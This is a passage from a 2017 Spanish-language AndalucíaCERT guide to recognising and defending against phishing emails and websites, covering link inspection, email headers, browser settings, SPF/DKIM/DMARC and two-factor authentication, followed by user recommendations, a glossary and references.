Antes de hacer click en un enlace, es recomendable pasar el ratón por encima del mismo y comprobar que la dirección del link no es sospechosa, pero con precaución de no hacer click. Al pasar el ratón por encima veremos la dirección a la que lleva en la barra inferior de información de nuestro cliente de correo electrónico o navegador (en caso de utilizar webmail). Nunca debemos confiar en el tooltip.

Debemos analizar con detenimiento la URL y comprobar que es legítima. Para ello debemos conocer la URL legítima de la compañía y compararla con la del enlace. Al analizarla debemos de tener presente las distintas

© 2017 Sociedad Andaluza para el Desarrollo de las Telecomunicaciones S.A.





técnicas que los *phishers* utilizan sobre las URLs para que parezcan legítimas. Si es necesario acceder a la URL, es preferible escribirla en el navegador manualmente antes que hacer click en el enlace.

Además, hay servicios web gratuitos como Virustotal (http://virustotal.com), el cual es capaz de analizar URLs y detectar las maliciosas, aunque el hecho de que una URL no sea clasificada como maliciosa en Virustotal no asegura que dicha URL no lo sea.

6.1.4 Otros

No descargar archivos adjuntos:

Incluir archivos adjuntos con malware y virus es una táctica de *phishing* bastante común. El malware incluido en los adjuntos suele ser bastante variado, este podría dañar y secuestrar la información del ordenador (y de las carpetas en red), robar contraseñas o espiar la actividad del usuario sin conocimiento del mismo.

Por ello es recomendable no abrir ningún adjunto que no se espere. No sólo los archivos ejecutables y Javascript son peligrosos, sino cualquier tipo de archivo ofimático, el cual puede contener código que explote vulnerabilidades en los programas ofimáticos.

Análisis de la traza:

Analizando el código del correo electrónico encontraremos las cabeceras “Received:”, las cuales muestran información sobre cada servidor de correo por el que ha pasado el email. Cada servidor añade una nueva cabecera “Received:” cuando pasa por el, indicando de donde ha recibido el correo y del propio servidor.

Aunque estas cabeceras son falsificables, siempre podemos confiar en las que ha añadido nuestro servidor de correo para saber de dónde ha recibido el email y comprobar la reputación de dicha IP.

No confiar en las apariencias:

El hecho de que un email tenga los logotipos de la compañía, use el mismo lenguaje, la forma de expresarse y parezca legítimo, no significa que lo sea. Es recomendable ser escéptico al respecto y, si algo resulta sospechoso, no abrir el email ni usar sus enlaces o ficheros adjuntos.

6.2 Medidas de protección

Además de disponer de capacidades para la identificación del *Phishing* también existe tecnología que nos ayuda a evitar ser víctimas de estos ataques.

© 2017 Sociedad Andaluza para el Desarrollo de las Telecomunicaciones S.A.

6.2.1 Software actualizado:

Las versiones desactualizadas de navegadores suelen tener vulnerabilidades. Es muy frecuente que los ciberdelincuentes propaguen malware a través de correos electrónicos de *phishing*, ya sea a través de archivos adjuntos o URLs maliciosas que intentan explotar vulnerabilidades en los navegadores.

Por ello es muy importante tener todo el software de nuestros equipos actualizado, para que tengamos el menor número de vulnerabilidades posible.

6.2.2 Configuración del navegador:

Los navegadores ofrecen algunas funcionalidades que nos ayudan a evitar ser víctimas del *Phishing*. Los navegadores más utilizados como Google Chrome, Firefox, Safari, Internet Explorer y Opera, disponen de la capacidad de detectar páginas de *phishing*. Cada uno utiliza distintas tecnologías y formas de hacerlo, lo cual proporciona mayor capacidad de detección a algunos de ellos, siendo Firefox el que tiene menor capacidad de detección y Opera e Internet Explorer los que más.

Es importante comprobar que tenemos activado en nuestros navegadores la funcionalidad de detección de *phishing*.

Además, para evitar ser víctimas de los *phishing* en los que se emplean caracteres cirílicos, es recomendable activar en nuestro navegador la detección de los mismos para que los cambie por su punycode. En Firefox, por ejemplo, esto se hace accediendo a la configuración oculta en la URL "about:config" y cambiando el parámetro "network.IDN_show_punycode" a "true".

6.2.3 Herramientas y tecnologías

SPF (Sender Policy Framework) y DKIM (DomainKeys Identified Mail):
SPF es una protección contra la falsificación de direcciones en el envío de correos electrónicos. Identifica a través de los DNS a los servidores de correo SMTP autorizados para el transporte de los mensajes.

DKIM es un mecanismo de autenticación de correo electrónico que permite a una organización responsabilizarse del envío de un mensaje, de manera que éste pueda ser validado por un destinatario. Esta verificación se hace posible a través de una autenticación criptográfica.

DMARC (Domain-based Message Authentication, Reporting & Conformance):
DMARC es una medida de protección que garantiza que un correo electrónico sea autenticado correctamente en función de los estándares DKIM y SPF. Cuando detecta una actividad fraudulenta la bloquea y envía un informe al remitente.

© 2017 Sociedad Andaluza para el Desarrollo de las Telecomunicaciones S.A.

Plugins de navegador:

Existen plugins para los navegadores que se encargan de detectar la reputación de las páginas web por las que navegamos. Esto puede ayudarnos en muchos casos a evitar ser víctimas del *Phishing*.

Autenticación en dos pasos:

La autenticación en dos pasos consiste en añadir una capa de seguridad más a la hora de identificar a un usuario que inicia sesión en un sistema. Normalmente se emplea el móvil del usuario, enviándole un código temporal, el cual debe de introducir antes de poder acceder a su cuenta.

Si implementamos autenticación en dos pasos en nuestros sistemas mitigaremos el impacto generado por los ataques de *phishing*, impidiendo al atacante acceder a la cuenta del usuario, aún teniendo la contraseña del mismo.

Herramientas de similitud visual:

Hay algunas herramientas capaces de identificar *phishing* comparando el aspecto visual de las páginas por las que navega el usuario con el aspecto visual de las legítimas. Estas herramientas detectan cuándo el usuario está navegando por una web de aspecto muy similar al de alguna legítima pero con distinto dominio.

Herramientas de identificación inteligente:

También existen herramientas son capaces de detectar páginas de *Phishing* mediante árboles de decisión. Estas herramientas necesitan un entrenamiento previo y pueden llegar a dar muy buenos resultados, con hasta un 90% de tasa de detección:

Otras herramientas más complejas utilizan redes neuronales, patrones e Inteligencia Artificial para conseguir identificar los casos de *phishing*.

Herramientas ofensivas:

Existen herramientas ofensivas que sirven para atacar a páginas web utilizadas para *Phishings.* Estas herramientas saturan las webs maliciosas enviando constantemente información falsa. Esto hace que los atacantes tengan mucha información en sus bases de datos que no es válida, haciéndoles difícil identificar qué información es buena y cual no. A esta medida ofensiva se le conoce como *Phish Feeding*. Un ejemplo de ello es *Bogusbiter*.

También puede proporcionar información relevante el introducir en las páginas de *phishing* cuentas de prueba para monitorizarlas y ver qué pretende hacer el atacante con ella.

Firewalls y antivirus:

Tanto los Firewalls como los Antivirus ofrecen protección contra el *Phishing*. Los Firewalls bloquean las conexiones de direcciones IP con mala reputación y cuando detecta determinado tipo de archivos adjuntos.

© 2017 Sociedad Andaluza para el Desarrollo de las Telecomunicaciones S.A.

Los antivirus los podemos implantar tanto en el servidor de correo como en el cliente, ya que algunos productos antivirus ofrecen protección anti-phishing en la propia máquina del usuario, analizando adjuntos y URLs. Los antivirus, además, son capaces de detectar el malware, el cual en muchas ocasiones se dedica a robar información personal de los sistemas.

7 CONCLUSIONES

En los ataques de *phishing* encontramos multitud de técnicas que los atacantes utilizan para engañar al usuario y ganar su confianza, para conseguir robar su información personal sin que la víctima sospeche nada. Además, encontramos que frecuentemente se descubren vulnerabilidades y nuevas técnicas que hacen que los *phishings* sean cada vez más sofisticados.

Aunque disponemos de herramientas que nos pueden ayudar a evitar ser víctimas de estas estafas, la mayor protección contra el *phishing* la puede y debe proporcionar el propio usuario. Es preciso que este conozca los peligros y las técnicas empleadas en los *phishing* para que pueda identificar de forma eficaz estos casos.

A modo de resumen, se deben tener en cuenta siempre las siguientes recomendaciones:

- No abra correos de usuarios desconocidos o que no haya solicitado.
- Analice el remitente del correo y sus cabeceras.
- No conteste a ningún correo que solicite información personal o financiera. Las empresas y bancos nunca solicitan estos datos por correo electrónico.
- Sospechar de cualquier llamada o visita de personas preguntando por empleados o información interna de su organización.
- No proporcione información personal o de su organización si no tiene certeza sobre la identidad y autorización de quien lo solicita.
- Precaución al seguir enlaces facilitados desde un correo aunque sean de contactos conocidos o terceras partes de confianza.
- Pase el ratón por encima de los enlaces para ver la URL a la que realmente redirigen. Analice las URLs de los links. Recuerde las técnicas empleadas por los *phishers* para asemejar las URLs a las legítimas.
- Escriba las URLs en su navegador de Internet en lugar de hacer clic en el enlace proporcionado en el correo electrónico.
- Compruebe que las páginas web a las que entra son direcciones seguras. Compruebe que la URL empieza por "https://" y se muestra un pequeño candado cerrado en la barra de estado de nuestro navegador.
- Precaución al descargar ficheros adjuntos de correos aunque sean de contactos conocidos.

© 2017 Sociedad Andaluza para el Desarrollo de las Telecomunicaciones S.A.

- Configure correctamente su navegador.
- Instale y mantenga actualizadas herramientas antivirus y firewalls que dispongan de filtro anti-phishing.
- Si duda de la veracidad de un correo electrónico, no haga click en ningún link, descargue archivos adjuntos ni conteste al mismo. Llame o concurra a la empresa para verificar que se trata de un correo legítimo.
- Cerciórese siempre de escribir correctamente la dirección del sitio web que desea visitar ya que existen cientos de intentos de engaños de las páginas más populares con solo una o dos letras de diferencia.
- No conteste emails que pidan información sobre sus cuentas.
- Si sospecha que fue víctima de Phishing, cambie inmediatamente su contraseña y póngase en contacto con la empresa o entidad financiera para informarles y que tomen medidas. En caso de utilizar la misma contraseña para otras cuentas cámbiela en todas ellas. Recuerde que es una mala práctica emplear la misma clave en múltiples servicios.
- Utilice todas las herramientas anti-phishing que su cliente de correo electrónico y navegador web le ofrecen.
- Revise periódicamente la actividad de sus cuentas bancarias para detectar transferencias o transacciones irregulares.
- Acceda regularmente a sus cuentas y no las deje inactivas durante mucho tiempo.
- Si detecta un caso de Phishing notifíquelo a AndalucíaCERT en la dirección de correo electrónico abuse@juntadeandalucia.es.

8 GLOSARIO

HTML: Del inglés HyperText Markup Language, hace referencia al lenguaje de marcado para la elaboración de páginas web. Define una estructura básica y un código para la definición del contenido de una página web, como texto, imágenes, videos, etc.

CSS: Del inglés Cascading Style Sheets, es el lenguaje utilizado para describir la presentación de documentos HTML o XML. Es muy usado para establecer el diseño visual de las páginas web, e interfaces de usuario escritas en HTML o XHTML

DNS: Es un sistema de nomenclatura jerárquico descentralizado para dispositivos conectados a redes IP como Internet o una red privada. Su función más importante es "traducir" nombres inteligibles para las personas en identificadores binarios (direcciones IP) asociados con los equipos conectados a la red, esto con el propósito de poder localizar y direccionar estos equipos mundialmente.

© 2017 Sociedad Andaluza para el Desarrollo de las Telecomunicaciones S.A.

9 DOCUMENTACIÓN DE REFERENCIA

- [1] AndalucíaCERT – Ingeniería Social
  https://andaluciacert.juntadeandalucia.es/sites/default/files/cert-if-5647-140502_ingenieria_social.pdf
- AndalucíaCERT – Suplantación de identidad o Phishing
  https://andaluciacert.juntadeandalucia.es/sites/default/files/cert-if-5781-140617_phishing.pdf
- CSIRT-CV: Guía de cómo identificar phishing
  https://www.csirtcv.gva.es/sites/all/files/downloads/%5BCSIRTcv%5D%20Como%20identificar%20phishing.pdf
- US-CERT: Avoiding Social Engineering and Phishing Attacks:
  https://www.us-cert.gov/ncas/tips/ST04-014
- Plugin WOT
  https://www.mywot.com/
- Return-Path: 10 Tips on How to Identify a Phishing or Spoofing Email
  https://blog.returnpath.com/10-tips-on-how-to-identify-a-phishing-or-spoofing-email-v2/
- Return-Path: Cómo funciona DMARC
  https://returnpath.com/es/blog/como-explicar-dmarc-en-espanol-claro-y-conciso/
- ¿Qué es el Phishing?
  https://www.infospyware.com/articulos/que-es-el-phishing/
- Panda Security - Phishing
  http://www.pandasecurity.com/spain/homeusers/security-info/cybercrime/phishing/
- SANS Institute – Phishing: An Analysis of a Growing Problem
  https://www.sans.org/reading-room/whitepapers/threats/phishing-analysis-growing-problem-1417
- LifeHacker – How to Boost Your Phishing Detection Skills and Avoid Email Scams
  http://lifehacker.com/5873050/how-to-boost-your-phishing-scam-detection-skills
- Five ways to detect a malicious 'phishing' email
  https://www.carbonite.com/en/cloud-backup/business/resources/carbonite-blog/five-ways-to-detect-a-malicious-phishing-email/
- LogRythm Labs – Detecting a Phishing Email
  https://kapost-files-prod.s3.amazonaws.com/published/56e05d974c611ee4330000e8/phishing-infographic-poster.pdf?kui=fkjuaPmoYlSwzEy8Jj7ZXw
- Infosec Institute – Evolution of Phishing Attacks
  http://resources.infosecinstitute.com/category/enterprise/phishing/the-phishing-landscape/evolution-of-phishing-attacks/#gref
- Infosec Institute – Phishing Definition and History
  http://resources.infosecinstitute.com/category/enterprise/phishing/phishing-definition-and-history/#gref
- Infosec Institute – Phishing Tools & Techniques
  http://resources.infosecinstitute.com/category/enterprise/phishing/phishing-tools-techniques/#gref

© 2017 Sociedad Andaluza para el Desarrollo de las Telecomunicaciones S.A.

- Symantec Internet Security Threat Report 2017 (ISTR22)
- Barkly - Phishing Statistics 2016
  https://blog.barkly.com/phishing-statistics-2016
- Menlo Security – The evolution of phishing techniques
  https://cdn2.hubspot.net/hubfs/534977/pdfs/Menlo_OAuth_Report%20v3.pdf?t=1503523152075
- Arstechnica – OAuth - Google Docs Phishing
  https://arstechnica.com/information-technology/2017/05/dont-trust-oauth-why-the-google-docs-worm-was-so-convincing/
- Unifying the Global Response to Cybercrime – Evolution of Phishing Attacks
  https://docs.apwg.org/Evolution%20of%20Phishing%20Attacks.pdf
- IDN Punycode homograph attack
  http://www.hackplayers.com/2014/01/ataques-homografos-usando-dominios-internacionalizados.html
  https://thehackerway.com/2017/04/21/ataques-homografos/
- Symantec – Phishing in Sessions
  https://www.symantec.com/connect/blogs/phishing-sessions
- Acunetix – Types of XSS
  https://www.acunetix.com/websitesecurity/xss/
- The Hacker News – Ataque Phishing con Google AMP
  http://thehackernews.com/2017/05/hackers-tainted-leaks.html
- The Hacker News – Ataque Phishing con Data-URI
  https://thehackernews.com/2017/01/gmail-phishing-page.html
- The Hacker News – Ataque Phishing con Autofill
  http://thehackernews.com/2017/01/browser-autofill-phishing.html
- We Live Security – 5 tipos de phishing en los que no debes caer
  https://www.welivesecurity.com/la-es/2015/05/08/5-tipos-de-phishing/

© 2017 Sociedad Andaluza para el Desarrollo de las Telecomunicaciones S.A.